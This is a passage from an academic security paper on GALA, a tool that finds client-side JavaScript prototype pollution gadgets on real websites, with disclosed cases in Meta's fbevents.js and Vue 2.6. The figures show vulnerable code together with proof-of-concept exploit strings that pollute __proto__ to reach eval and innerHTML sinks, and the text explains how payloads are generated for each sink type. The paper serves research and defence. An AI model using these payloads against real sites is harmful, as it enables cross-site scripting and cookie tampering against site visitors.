Follow My Flow: Unveiling Client-Side Prototype Pollution Gadgets from One Million Real-World Websites

Zifeng Kang, Muxi Lyu, Zhengyu Liu, Jianjia Yu, Runqi Fan*, Song Li*, and Yinzhi Cao

Johns Hopkins University

* *The State Key Laboratory of Blockchain and Data Security, Zhejiang University*

{*zkang7, mlyu4, zliu192, jyu122, yinzhi.cao*}*@jhu.edu,* {*fanrunqi, songl*}*@zju.edu.cn*

***Abstract*—Prototype pollution vulnerability often has further consequences—such as Cross-site Scripting (XSS) and cookie manipulation—that are achieved via so-called gadgets, i.e., code snippets that change the control- or data-flow of a victim program for malicious purposes. Prior works face challenges in finding prototype pollution gadgets for such consequences because the control- or data-flow change sometimes needs the injection of complex property values to replace existing undefined ones through prototype pollution, which may not be seen before or cannot be solved by existing constraint solvers.**

In this paper, we design a dynamic analysis framework, called GALA, to automatically detect client-side prototype pollution gadgets among real-world websites, and implement an open-source version of GALA. Our key insight is to borrow existing defined values on non-vulnerable websites to victim ones where such values are undefined, thus guiding the property injection to flow to the sinks in gadgets.

Our evaluation of GALA against one-million websites reveals 133 zero-day gadgets that are not found by prior works. For example, one gadget was from Meta's software and another from the Vue framework. Both have acknowledged and fixed it, with Meta rewarding us a bug bounty and Vue assigning CVE-2024-6783. Our evaluation also shows that 23 websites with prototype pollution vulnerabilities—which do not have further consequences as reported by prior works—have consequences due to gadgets found by GALA. In addition to the Meta and Vue gadgets, we also responsibly disclosed all the zero-day gadgets and those newly-discovered prototype pollution consequences to their developers.

1. Introduction

Prototype pollution [1]–[3] is a relatively new type of vulnerability, which allows an adversary to manipulate a prototypical object property of a victim JavaScript program. Such vulnerabilities are prevalent in the real world: Prior work [4] has discovered thousands of top-ranked, vulnerable websites. When a prototype pollution (vulnerability) is present, its exploitation for malicious consequence is usually achieved with a concept, called prototype pollution gadgets [5], [6] (or for short gadgets), i.e., a snippet of JavaScript code starting with an (originally-undefined property) and ending with either a consequence-related sink or another originally-undefined property. These originally-undefined properties are manipulated by the adversary with injected values, thus affecting the control- or data-flow of the victim program to achieve their malicious purpose, e.g., Cross-site Scripting (XSS) and Cookie Manipulation.

Prior works on detecting prototype pollution gadgets can be categorized into two types: static and dynamic. On one hand, Silent Spring [6], a mostly static approach (with some dynamic components to obtain undefined values), relies on CodeQL [7] to detect data flows between undefined properties and sinks for server-side Node.js runtime. However, such a static approach has a large number of false positives (FPs). Therefore, Silent Spring has to resort to manual analysis for exploit generation and filtering of FPs. Moreover, Silent Spring only detects single but *not* chained gadgets.

On the other hand, researchers have proposed to use dynamic approaches to detect such gadgets. ProbethePproto [4], the only study on client-side prototype pollution and their gadgets, adopts predefined payload as property values, which is often rigid, leading to missed gadgets when such values are not known before. Another work, UoPF [5] adopts concolic execution to detect chained gadgets for sever-side Node.js template engines. UoPF marks undefined values as symbols and solves them using constraint solvers, such as Z3 [8]. However, existing solvers cannot scale to complex constraints, which often fail to provide a valid solution within limited time. The application of UoPF upon client-side gadgets is also unknown since a client-side concolic execution framework needs to be developed.

In this paper, we design a dynamic analysis framework named GALA (Gadget Locator and Analyzer), to detect client-side gadgets among one-million real-world websites. Our *key* insight is that (while some properties are undefined on certain websites), there are corresponding defined values in other websites for a different functionality and such defined values flow to sinks. Therefore, GALA can follow the defined values and their flows to locate a gadget and guide the adversary-injected values (replacing the originally-undefined ones) to flow to the sink for exploitation. That is, GALA tackles the challenges in crafting complex values for undefined properties of victim websites faced by prior works (which either do not have predefined values or fail to produce a value using constraint solvers) using defined ones in other websites.

Naturally, GALA has three phases: (i) locating undefined properties, (ii) assigning defined values for previously-undefined properties, and (iii) guiding undefined properties using defined values. More specifically, first, in the "Undefined Locating" Phase, GALA renders target websites using a modified version of Chromium [9] to record all undefined properties. Second, in the "Defined Assigning" Phase, GALA locates the defined values for the undefined properties found in the first phase and tracks whether such values flow to a sink. Lastly, in the "Guiding" Phase, GALA uses the defined values to guide the undefined property injection. Such a process could be repeated because additional undefined properties may be discovered along the data flow.

We implemented an open-source prototype [10] of GALA and ran it on one million websites from the Tranco list [11]. Our results reveal 133 zero-day gadgets that are not found in prior works, including a zero-day gadget from software maintained by Meta and another from the Vue framework. We responsibly reported all the gadgets to their developers and so far four have been fixed. Among the developers who fixed the reported gadgets, Meta further gave us a bug bounty, and Vue assigned CVE-2024-6783 [12]. We also compared GALA with ProbetheProto and Silent Spring using 1,000 websites. Our evaluation shows that GALA detects all the gadgets found by ProbetheProto and Silent Spring. In addition, GALA finds that 23 websites with prototype pollution vulnerability—which are reported as no further consequences by prior work, specifically ProbetheProto—are further vulnerable to consequences including XSS and Cookie/URL manipulations.

1.1. Research Contributions

We make the following research contributions in designing and implementing GALA:

- We design a novel approach that borrows defined values from different executions (e.g., on another website) to guide adversary-injected values on originally undefined properties to flow to the sink and achieve prototype pollution consequences.
- We evaluate GALA upon the top one million real-world websites: GALA discovered 133 zero-day gadgets that were not found by prior works before and 23 zero-day end-to-end exploits that are caused by zero-day gadgets.
- Some of our findings have real-world impacts, which have been acknowledged and fixed by developers, e.g., Meta with bug bounties and Vue with CVE-2024-6783.

1.2. Paper Organization

The rest of the paper is organized as follows. We first give an overview of GALA including some backgrounds, a motivating example, and our threat model in Section 2. Then, we introduce the core design of GALA including three phases in Section 3. Next, we describe the detailed implementation of GALA including different components in Section 4. Then, we evaluate GALA in Section 5; the evaluation comprises zero-day gadgets, end-to-end exploits, comparisons with baselines, performance, an ablation study, and an analysis for defined values. After that, we discuss a few issues, e.g., ethics, in Section 6 and present related works in Section 7. The paper concludes in Section 8.

2. Overview

In this section, we start by describing some backgrounds of prototype pollution, followed by a motivating example and our threat model.

2.1. Background

Prototype pollution, just like what is indicated in its name, allows an adversary to traverse through the prototype chain—if an object lookup is controllable—and then inject a malicious property under a prototypical object. A typical target will be the prototype of a built-in object, such as `Object.prototype` and `Function.prototype`, because they are the base objects of many other JavaScript objects. As a consequence, a follow-up lookup to an originally-undefined property lookup may result in the adversary-injected value and an alteration of control- or data-flows. Depending on how the control- or data-flow is changed to different sinks, the adversary may escalate a prototype pollution via so-called gadgets to different consequences, such as Remote Code Execution (RCE) on the server side [3], [5], [6] and XSS on the client side [1], [4], [13].

More specifically, a prototype pollution gadget, following prior works [5], [6], is defined as a code snippet, starting from an undefined property and ending with either a sink or another undefined property. If a gadget starts from one undefined property and ends up with a sink, the gadget is called a direct gadget; otherwise, if a gadget needs a few undefined properties to finally reach the sink, the list of gadgets is defined as a gadget chain.

2.2. A Motivating Example

In this part, we describe a real-world, zero-day prototype pollution gadget that GALA discovered as a motivating example. The gadget is located in software developed and maintained by Meta, called "fbevents.js", which is responsible for sending website visitor data to Meta. The consequence of the gadget is called cookie manipulation, i.e., the injection and alteration of adversary-controlled cookies. We responsibly disclosed the gadget to Meta, who fixed it and gave us a bug bounty.

Figure 1 shows the source code of this zero-day gadget. `b[0]` (Line 5) is originally undefined and thus controllable by an adversary via prototype pollution. The injected value flows to Line 16 and then eventually Line 17, affecting `document.cookie`. This gadget leads to a cookie manipulation consequence in 21 real-world websites. Since this is a tracking cookie, an adversary may hijack the cookie with their own value like a session fixation, thus potentially

```
1  function p() {
2      var b = [];
3      ...
4  // Vulnerable code:
5  -   return b && typeof b[0] === "string" ? b[0] : ""
6  // Patched code:
7  +   return b && Object.prototype.hasOwnProperty.call(
        b,0) && typeof b[0] === "string" ? b[0] : ""
8  }
9  function unpack(e) {
10     var d = 4;
11     e = e.split(".");
12     if (e.length !== d)
13         return null;
14     return e;
15 }
16 var a = unpack(p());
17 if (a) document.cookie = "_fbc=" + a.join(".") + ";";
```


Figure 1: The vulnerable source code of a zero-day gadget found by GALA, which is located at https://connect.facebook.net/en_US/fbevents.js. The gadget leads to cookie manipulation in 21 real-world websites and has already been fixed by Meta (the patch code is shown in Line 7) after our responsible disclosure.

stealing the victim's future visit histories, or injecting their own visit histories to the victim to impersonate the victim on the target website [14], [15]. The consequence is also acknowledged by Meta as part of the reasons for the patch and the bug bounty. The patched code is shown in Line 7, which checks whether the `0` property is native to `b` instead of a prototypical object.

2.2.1. Challenges and How GALA Solves Them. While the gadget seems intuitively simple, it is very challenging for state-of-the-art approaches to detect and exploit the gadget due to its complex constraint (Lines 11–13). Specifically, the value in the exploit needs to contain three dots since Line 11 splits the string value based on the character dot into an array and Line 12 checks the length of the array as four. Let us see why state-of-the-art approaches cannot detect and exploit it. First, ProbetheProto [4]—the only tool in detecting client-side gadget—fails to fulfill the constraint at Line 11–13, because it uses predefined values, e.g., commonly used XSS payload and random strings for cookie manipulation. Second, even if prior works on server-side gadgets—such as UoPF [5] and Silent Spring [6]—can hypothetically be ported to the client side, they *cannot* detect and exploit the gadget. On one hand, existing constraint solvers, e.g., Z3 [8], do not support complex string operations, such as `split`. On the other hand, the client-side code heavily uses dynamic features, which often fails existing static analysis.

Instead, GALA can detect and exploit the gadget because `b[0]` is defined in other websites with a concrete value containing three dots. Specifically, such a concrete value comes from a cookie of these websites, named `_fbc`. That is, these websites read this cookie using a regular expression, store them into the array `b`, update the cookie, and finally write back to `document.cookie`. As a comparison, the victim website does not have the `_fbc` cookie and therefore `b[0]` is undefined. GALA borrows the value of `b[0]` from those websites where it is defined to pollute the victim website and detects the gadget.

2.3. Threat Model

Our threat model assumes the existence of a prototype pollution vulnerability, and then an adversary locates gadgets to utilize the prototype pollution for further consequences. If an unknown prototype pollution indeed exists together with a gadget, we call the finding an end-to-end exploit. Otherwise, we call the finding a gadget and if the gadget is unknown before and cannot be detected by prior works, it is called a zero-day. Our in-scope consequence is the same as prior work [4] on client-side gadgets and listed below:

- Cross-site Scripting (XSS). An adversary pollutes a prototypical object so that the polluted values can be executed as JavaScript, e.g., through `eval` and `innerHTML`.
- Cookie Manipulation. Adversary-polluted values can manipulate the cookie jar of the victim's website, e.g., through `document.cookie`.
- URL Manipulation [16], [17]. An adversary can manipulate the query string of a given URL, which may lead to attacks like HTTP parameter pollution.

Note that the detection of gadgets apart from prototype pollution vulnerabilities is indispensable just like the detection of gadgets for memory-related vulnerabilities [18]–[21]. On one hand, a website with gadgets may not currently be vulnerable to prototype pollution, but could potentially become vulnerable if a script with prototype pollution is included in the future. On the other hand, an adversary may curate a database of known gadgets and exploit prototype pollution with these gadgets.

2.3.1. Out-of-the-scope Problems. We consider the following problems as *out of the scope* of this paper.

- Server-side Gadgets. We consider server-side consequences, e.g., command injection, and the detection of such gadgets are out of the scope of the paper, because GALA analyzes top websites instead of server-side packages. One may refer to prior works, e.g., Liu et al. [5] and Silent Spring [6], for the detection of server-side gadgets.
- Detection of Prototype Pollution. We consider the detection and exploitation of the prototype pollution vulnerability itself to be out of the scope of the paper, because we mainly focus on the consequence of prototype pollution, i.e., the detection and exploitation of a gadget. One may refer to prior works, e.g., ProbetheProto [4], for detection techniques. Note that we do consider *end-to-end* exploits in the paper by using prototype pollution detected by ProbetheProto [4] and zero-day gadgets detected by GALA.

3. Design

In this section, we describe the design of GALA by introducing the overall system architecture and then three phases of GALA.



Figure 2: System Architecture of GALA. There are three major phases: (i) Locating undefined properties, (ii) Assigning defined values, and (iii) Guiding dataflows for originally undefined properties. In Phase 1, GALA runs an instrumented JS runtime to output all the undefined properties; in Phase 2, GALA finds corresponding defined values in other executions (which could exist in the same or a different website) and assigns such values to undefined ones in Phase 1; in Phase 3, GALA uses these defined values to guide the execution with previously undefined values to reach the sink and discover gadgets. All the gadgets are validated automatically using a generated payload to ensure corresponding consequences are achieved.

3.1. System Architecture

The system architecture of GALA is shown in Figure 2 with three phases in the general workflow. In Phase 1, GALA detects and locates the undefined properties for use in Phase 2. Specifically, GALA adopts a web crawler to get main- and sub-pages following a list of top-ranked websites. Then, GALA records undefined properties and the incomplete control- or data-flows caused by undefined properties using an instrumented JavaScript runtime, i.e., V8's Ignition [22]. In Phase 2, GALA discovers and assigns the corresponding defined values with the undefined properties discovered in Phase 1. To achieve this, GALA collects values from other websites that are using the same JavaScript code and leverages a dynamic taint engine to determine whether these values can contribute to a complete data flow, i.e., directly flowing to a sink or helping other values flow to the sink. Once GALA identifies such complete flows, GALA records the defined values for use in Phase 3. In Phase 3, GALA validates that the flows in the original website can be indeed guided by the unveiled defined values. If such flow does not exist, GALA repeats the procedure Phase 1-3 to detect potential flows caused by chained gadgets, i.e., needing more than one defined value to complete the data flow. Finally, after the flow is validated, GALA constructs corresponding payloads and outputs the detected gadget.

3.2. Phase 1: Locating Undefined Properties

In this phase, GALA treats each undefined property as the source of a potential (incomplete) flow to the sink function and records information related to undefined properties for later phases. The reason that GALA looks for such undefined properties because they can be manipulated by adversaries per our threat model, thus forming into gadgets.

3.2.1. Detecting Undefined Properties. The first step is to detect undefined properties via an instrumented JS runtime with hooked property lookup APIs. Table 1 shows a list of such APIs from Ignition [22], the JavaScript interpreter in Chromium's V8 engine. Note that GALA follows JavaScript Specification [23] to hook different types of property lookups including both named (e.g., `obj.name`) and keyed (e.g., `obj[key]`).

3.2.2. Recording Undefined Properties. Once an undefined property lookup is triggered via the instrumented JavaScript runtime, the second step of this phase is recording the detailed information about the undefined properties into the database for later use in Phase 2. The information is used to locate and identify the undefined property, which consists of the website's name, the name of the undefined property, the name and contents (in terms of hashes) of the involved function, the JavaScript file name, and the line number and offset of the property lookup statement.

TABLE 1: A comprehensive list of property-related APIs hooked by GALA in Ignition [22] of Chromium V8 engine. "Phase Index" indicates in which Phase the hooked APIs are used.

Function Name	Namespace in V8	Phase Index
ReadAbsentProperty	Object	1
GetProperty	Object	2 & 3
GetDataProperty	JSReceiver	1, 2 & 3
GetPropertyWithAccessor	Object	2 & 3
GetPropertyWithInterceptorInternal	Object	2 & 3
GetObjectProperty	Runtime	1, 2 & 3
KeyedGetObjectProperty	v8::internal	2 & 3

3.3. Phase 2: Assigning Defined Values

In this phase, GALA discovers the defined values of previously undefined properties, performs dynamic taint propagation, and then assigns such values to undefined properties for those websites in Phase 1.

3.3.1. Discovering Defined Values. In this step, GALA first locates those properties in the separate execution of the same script, but elsewhere, e.g., another website or another call stack on the same website. Specifically, GALA leverages instrumented JS runtime with hooked property-lookup APIs as shown in Table 1 and outputs the property values if they are defined. There are two things worth noting here. First, the number of APIs for Phase 2 is more than those for Phase 1, because there are more functions to handle defined properties compared with undefined. Second, defined and undefined property lookups could be located in the same script and website but with different call stacks. That is, the same function is called more than once: some with a defined value and some with undefined. Such defined values can also help GALA in Phase 2.

3.3.2. Dynamic Taint Propagation. In this step, GALA marks defined properties discovered in the previous step as tainted and propagates the taint value until another undefined property is encountered or the taint reaches a sink. Figure 3 shows the design of the taint byte used for the taint value. The first three bits are used for sanitization markers, the last bit the taint value, and the rest four unused. The taint information is stored for each byte of a string, thus ensuring precise taint propagation through operations such as string slicing and concatenation. The storage of sanitization methods is used to map sanitizations to different final sinks: A sanitization is considered as in place if it is used for sanitizing values for the sink.

There are two things worth noting here. First, the list of sinks adopted by GALA follows prior works [4], [24]–[26]. More specifically, GALA considers HTML, JavaScript, Storage, and `setAttribute`, i.e., the consequence includes Cross-site Scripting (XSS), URL manipulation, and cookie manipulation. Second, type conversion is also considered as sanitization, e.g., converting a string to an integer will sanitize that input for further consequences like XSS.



Figure 3: A representation of the value taint bits used in GALA. In one byte, first three bits are used for sanitization markers, the last bit is used for value taint, and the other four bits are unused. This figure shows the byte for an adversary-controllable property (the last bit is 1, i.e., tainted) but has been sanitized by `hasOwnProperty` (the first three bits are 001).

3.3.3. Value Assignment. In this step, GALA matches defined and undefined values in different executions and assigns defined values to previously undefined properties. Such a matching and assignment are based on recorded information of two executions, which includes JavaScript file name, function name and hashes, property name, and line number and offset. That is, if all the stored information matches, GALA will assign the identified defined values to the previously undefined property.

3.4. Phase 3: Guiding Dataflow for Originally Undefined Properties

In this phase, GALA guides the dataflow for the victim website with originally undefined properties with values assigned in Phase 2 so that the assigned values (i.e., those injected by adversaries) can flow to the corresponding sink. Then, GALA generates a payload based on the dataflow and validates the gadgets further based on the generated payload.

3.4.1. Flow Validation. In this step, GALA validates whether the assigned defined properties enable the original undefined lookup to successfully reach the sink. First, GALA marks the undefined candidates with the corresponding defined values as tainted. Next, GALA employs dynamic taint analysis to perform taint tracking on the polluted values to determine if they reach the sink. If the polluted values do not flow to the sink but new undefined properties emerge, GALA performs the recording step of Phase 1 to record the property. Then, GALA repeats Phase 2 to discover further defined values if such values exist. In the end, when several iterations are repeated and the sink is reached, GALA records the taint flow, including all defined values necessary for the flow to reach the sink, and proceeds to payload generation.

3.4.2. Payload Generation. In this step, GALA generates payloads based on the validated flow from the previous step. More specifically, there are two tasks: (i) constructing an object structure for property chaining, and (ii) generating property values to trigger the sink and the consequence (e.g., XSS and cookie/URL manipulations).

First, GALA constructs an object structure based on how a property is being looked up in the victim pro-

gram. For example, GALA constructs a nested object like `{elem: {text: "polluted"}}` for a chained property lookup such as `obj.elem.text`. Instead, if two property lookups are in parallel, GALA will construct two objects with different properties.

Second, GALA generates property values following its context values in the sink just like prior works [4], [25]–[27]. That is, GALA adds closing tags or symbols so that the generated payload is syntactically correct. Note that we do not claim any research contributions for GALA in comparison with prior works [4], [25]–[27] on the property value generation. We now describe it based on different sink types:

- JavaScript sinks (e.g., `eval` or `new Function`). GALA adopts two techniques: (i) closing the context, and (ii) generating computed property. First, GALA closes the string context, e.g., adding double quotes and commas to an object where the property value is controllable by an adversary. Second, GALA relies on computed properties, e.g., {`['expression']: value`}, to execute JavaScript code when such a property name is controllable by an adversary.
- HTML sinks (e.g., `document.write` and `innerHTML`). Similar to JavaScript sinks, GALA closes the context of an HTML string by adding closing tags.
- Storage sinks (e.g., Cookies, Local Storage, and Session Storage). GALA borrows the storage contents obtained from another execution of the same script, if they are available. If not, GALA generates random values for storage sinks.
- Attribute sinks (e.g., `setAttribute`). GALA generates property values based on the attribute type and the controlled part of the property. Specifically, if the entire value of `src` and `href` attributes can be controlled, GALA generates a data URL with code execution for an XSS consequence. Otherwise, if only part of a URL, e.g., the query string can be controlled, GALA appends a new query string according to the property name and its corresponding value, e.g., `?key=polluted`, for URL manipulation [4], [17].

3.4.3. Gadget Validation. In this step, GALA injects the generated payload from the previous step into the victim website via prototype pollution and checks whether the consequence is indeed triggered as a validation of the detected gadget. Such a checking depends on different consequences:

- XSS. GALA executes a `console.log` with a unique string and then checks whether such a string can be found in the console.
- Cookie manipulation. GALA injects either a unique or a borrowed value into the cookie jar and then checks whether the injected value exists.
- URL manipulation. Similarly, GALA injects and checks whether a unique or a borrowed value exists in the query string of a manipulated URL.

4. Implementation

We implemented a prototype of GALA with 4,627 lines of Python, 340 lines of C/C++, and 446 lines of JavaScript. The prototype is open source on an anonymous repository [10]. We provide implementation details of the following components:

- *Crawler.* We implemented the crawler using a Google Chrome extension with 143 lines of JavaScript. The crawler visits all top one million domains in the Tranco list [11] generated on January 31, 2024 and navigates through links embedded on the front page of each web domain until the crawler reaches 15 links deep, which is five levels deeper than the maximum level of prior work, namely ProbetheProto [4].
- *Overall Analysis and Database Storage.* To ensure the flexibility and performance of data querying, we adopted a local MongoDB server [28]. With 4,627 lines of Python code, we established the data extractions, analysis, and evaluations utilized by Phases 1, 2 and 3. Several features are included in our database design to facilitate the reliability and scalability of communications between the components of GALA and the database:

  (1) Database indexing by code-hashes: GALA uses a third-party library SHA256 to hash each code-snippet. The code-hashes are then used as the indices of database collections to save storage size and improve query efficiency.

  (2) Two-way communication: All asynchronous queries establish database connections using PyMongo clients due to direct access and lower latency. At the same time, all synchronous requests go to a local flask server for its extensibility.

  (3) Parallel processing: Given the large amount of data from 1M websites, we leveraged multi-threading whenever possible. To avoid race conditions when concurrent threads interact with the database, we maintained collection-level synchronization through atomic operations.
- *Instrumented JS Runtime and Dynamic Taint Analysis.* Both components are based on an instrumented Google Chromium, which is also used by prior works [4], [25]. First, we describe the instrumented JS runtime. Following Table 1, the detected undefined properties are recorded and later stored to the database asynchronously. This asynchronous pipeline helps maximize the speed of web-crawling and maintain the stability of database transaction through rate-limiting and error-handling. Next, we describe the dynamic taint analysis. We implemented a taint byte in v8/include/v8.h for precise taint tracking. To perform dynamic taint analysis, GALA sets the defined values discovered in Phase 2 and injected in Phase 3 as tainted and propagates the taint. GALA then records information of a taint flow and corresponding defined values once the taint flows to a sink.
- *Flow Validation.* With the knowledge of undefined properties from Phase 1 and their corresponding defined values

from Phase 2, we developed a Google Chrome extension to inject the values to the targeted websites. We also implemented flow validation and payload generation in Python to construct payloads based on the defined values and sink types of the validated flows. Furthermore, if the flow does not reach a sink but produces new undefined properties, GALA repeats Phase 2 with these new undefined properties for potential chained gadgets.
- *Gadget Validation.* We implemented a payload generator to construct payloads according to the sink type and the defined values of each gadget. For storage and attribute sinks, we borrowed the approach of ProbetheProto [4]. For HTML and JavaScript sinks, we adapted the context-aware exploit generator from prior work [26]. Finally, we developed a Google Chrome extension to inject the payload to the target website on an official Chromium [9] to validate the gadget.

5. Evaluation

In this section, we evaluate GALA and compare it with baselines.

5.1. Research Questions and Experimental Setup

We describe the research questions (RQs) used in the evaluation and the experimental setup in choosing baselines and datasets for these RQs.

Research Questions (RQs). In this evaluation, we answer the following research questions (RQs).

- RQ1: How many zero-day gadgets (i.e., those are not detected or reported by prior works) and zero-day end-to-end exploits can GALA find?
- RQ2: How many zero-day end-to-end exploits are there among the zero-day gadgets found by GALA?
- RQ3: What are the False Positives and Negatives of GALA in comparison with baselines?
- RQ4: What is the performance of GALA?
- RQ5: What are the impacts of GALA's two components—value replacement and exploit generator—in the context of an ablation study?
- RQ6: What are the characteristics of the defined values tested by GALA during the large-scale evaluation?

Baselines. In the evaluation, we adopt the following two baselines in comparison with GALA.

- ProbetheProto. ProbetheProto [4], a dynamic analysis tool, is designed to detect client-side prototype pollution and its consequences (i.e., gadgets). That is, both the vulnerability and the consequence have to co-exist for a website. We adopt the original source code from ProbetheProto's authors and add a prototype pollution extension to it, so that ProbetheProto can detect the gadgets even if there is no prototype pollution.
- Silent Spring. Silent Spring [6], a mostly-static analysis tool, is designed to detect server-side prototype pollution and gadgets. That is, the original Silent Spring is not able to detect any client-side gadgets. We adopt the original source code and adapt it to incorporate client-side sinks for detecting client-side gadgets.

Datasets. We use the following datasets when evaluating GALA.

- 1M Websites. This contains top one million domains from the Tranco List [11]. Specifically, GALA's crawler processed 8,594,700 webpages from the one million websites, creating a dataset for evaluation. We use the dataset to evaluate zero-day gadgets found by GALA as well as zero-day end-to-end exploits (RQ1 and RQ2). Note that the crawler and taint engine were stable in processing 96.06% of websites without errors or crashes.
- 1K Websites. This contains top 1,000 websites from the Tranco List [11]. We use the dataset to compare GALA with baselines, i.e., RQ3, in terms of False Positives and evaluate GALA's performance in RQ4.
- BlackFan Dataset [13]. This is a gadget dataset with ground truth information, which is manually curated by a Github user with a handler called "BlackFan". At the time of paper writing, the dataset has 39 client-side prototype pollution gadgets. Since ground truth information is available, we use the dataset to evaluate the False Negatives of GALA and baselines.

5.2. RQ1: Zero-day Gadgets Found by GALA

In this research question, we answer the question of zero-day gadgets that are detected by GALA. Specifically, our definition of a zero-day gadget is that the gadget cannot be detected by any of prior works, e.g., ProbetheProto and Silent Spring, and it has not been discovered manually, e.g., in the BlackFan dataset or anywhere online. Once GALA detects a gadget, we will search online sources, e.g., Github repository, to confirm this.

5.2.1. Statistics and Breakdowns. In total, GALA detected 133 unique zero-day gadgets that exist in 5,413 real-world domains. Table 2 presents a selective list of zero-day gadgets found by GALA. Notably, some of the gadgets are found in widely used libraries. For example, three gadgets that can lead to Cross-Site Scripting (XSS) are from Vue 2.6, which is a popular single-page application (SPA) framework. Moreover, the 2.6 version is still used by millions of websites according to W3C [29]. Among the Vue 2.6 gadgets, one is direct and the other two are chained.

Table 3 also shows a breakdown of these gadgets based on consequences. From the gadget perspective, XSS gadget is the most popular, probably due to the extensive use of related sink functions, such as `innerHTML` and `setAttribute`, on the web to construct dynamic HTML pages and include third-party libraries. Then, URL manipulation comes next with 50 gadgets. Note that our definition here following prior works [17] is that an adversary can manipulate the query string instead of the full URL. If the full URL is manipulable for a script tag, GALA considers it as XSS. Lastly, GALA finds the least number of gadgets with cookie manipulations.

5.2.2. Case Studies. In this part, we give two case studies on gadgets found by GALA below.

Case 1: Chained gadgets. The first case study, as shown in Figure 4, is a chained gadget that GALA found in the Vue 2.6 library. These gadgets are control-flow dependent: the second gadget, starting on line 18 with `e.staticClass`, requires the pollution of the first gadget on line 4 with `e.component` to alter the control flow. By default, `e.component` is undefined and therefore the `else` branch is executed. Polluting this first undefined property allows stepping into the `if` branch, enabling the second undefined property lookup within the `genData` function to be identified, whose value, if defined, will flow to the argument of the function constructor in function `Ya`. The dynamically constructed function will be invoked later in the render process of Vue-defined components.

Note that this is a challenging case due to two reasons. First, the function call at Line 13 is dynamic, i.e., `genData` is a string as part of the `t.dataGenFns` array. Therefore, existing static analysis cannot locate this function call. Second, this is a chained gadget, meaning that only when `e.component` is defined, `Va` is invoked and therefore `e.staticClass` flows to the sink (Line 21).

GALA found this gadget chain by utilizing the defined values in other websites. That is, when `e.component` and `e.staticClass` are defined in other websites, GALA tracks the dataflow to the sink at Line 21. Such defined values help GALA to find the chained gadgets.

Case 2: Gadget detected by self-serving websites. We illustrate a case study on a self-serving website, i.e., a website that provides defined values itself with another call stack. In other words, the defined values that GALA collects in Phase 2 from those websites can be used to guide the undefined properties on the same websites. Figure 5 shows the gadget from mountvernon.org. It is the official website for a historic estate located in Virginia and ranks 30,586 on the Tranco website list.

Now, we explain how the website provides defined values themselves. First, one `div` element `l` is generating contents for `innerHTML` at Line 13 and calls the function `L` at Line 4. Then, `g[e]` at Line 5 returns `undefined` since the object `g` has no property yet. Afterwards, `t` will become a generated HTML string and the program stores it in `g` for convenience. Second, another `div` element `n` uses the same function to generate its HTML code and `L` is visited again. This time, `g[e]` is the previously-stored defined value. Consequently, GALA discovers that value during Phase 2. GALA then leverages it to guide the undefined `g[e]` lookup and generate corresponding exploits for the `innerHTML` sink, as shown in Line 1 in Figure 5.

```
1   // Exploit: __proto__['component']=1&__proto__['
        staticClass']='alert(1)'})};//'
2
3   function Ra(e, t) {
4       n = "";
5       if (e.component) // Undefined property 1
6           n = function(e, t, n) {
7               return "_c(" + e + "," + Va(t, n) + (r ?
                    "," + r : "") + ")"
8           }(e.component, e, t);
9       return n;
10  }
11  function Va(e, t) {
12      for (var i = 0; i < t.dataGenFns.length; i++)
13          n += t.dataGenFns[i](e); // This dynamic
                function call invokes genData (Line 16)
14      return n
15  }
16  genData: function(e) {
17      // Undefined property 2
18      return e.staticClass && (t += "staticClass:" + e.
            staticClass + ","), t
19
20  function Ya(e, t) {
21      return new Function('with(this){return' + Ra(e) +
            '}');
22  }
```

Figure 4: [RQ1] A case study of control-flow dependent chained gadget found in Vue 2.6 library by GALA.

```
1   // Exploit: __proto__.ar = "<img src=1 onerror=alert
        (1)>"
2
3   var g = {}, t;
4   var L = function(e) {
5       return e === "en" ? "" : g[e] || (t = '<a data-
            lang="' + e + '">Title</a>',
6       g[e] = t)
7   };
8
9   // Main function with innerHTML as the sink
10  var l = document.createElement("div");
11  var n = document.createElement("div");
12  ...
13  l.innerHTML = '<div>' + L("ar") + '</div>';
14  n.innerHTML = '<div>' + L("ar") + '</div>';
```

Figure 5: [RQ1] A self-serving website (i.e., the defined values are provided by the same website to serve as the undefined exploit).

5.3. RQ2: Zero-day End-to-end Exploits

In this research question, we answer the question of the number of end-to-end exploitable domains. Here is the methodology. Specifically, GALA runs ProbetheProto [4] on top of one million Tranco websites to find prototype pollution vulnerabilities. We use the same code from the original authors with a few more templates, e.g., more delimiters. As discussed, the detection of prototype pollution vulnerabilities is not the focus of the paper and we do not claim any contributions here. If a prototype pollution vulnerability is detected by ProbetheProto, GALA checks whether the website contains a zero-day gadget. If so, GALA will generate an end-to-end exploit on the website and verify the exploit if the consequence is achieved, i.e., scripts get executed for XSS, and values get injected for cookie and URL manipulations.

5.3.1. Statistics. Table 2 also shows the number of end-to-end domains for each gadget in the selective list. If an end-to-end exploit is possible, our "Generated Gadget

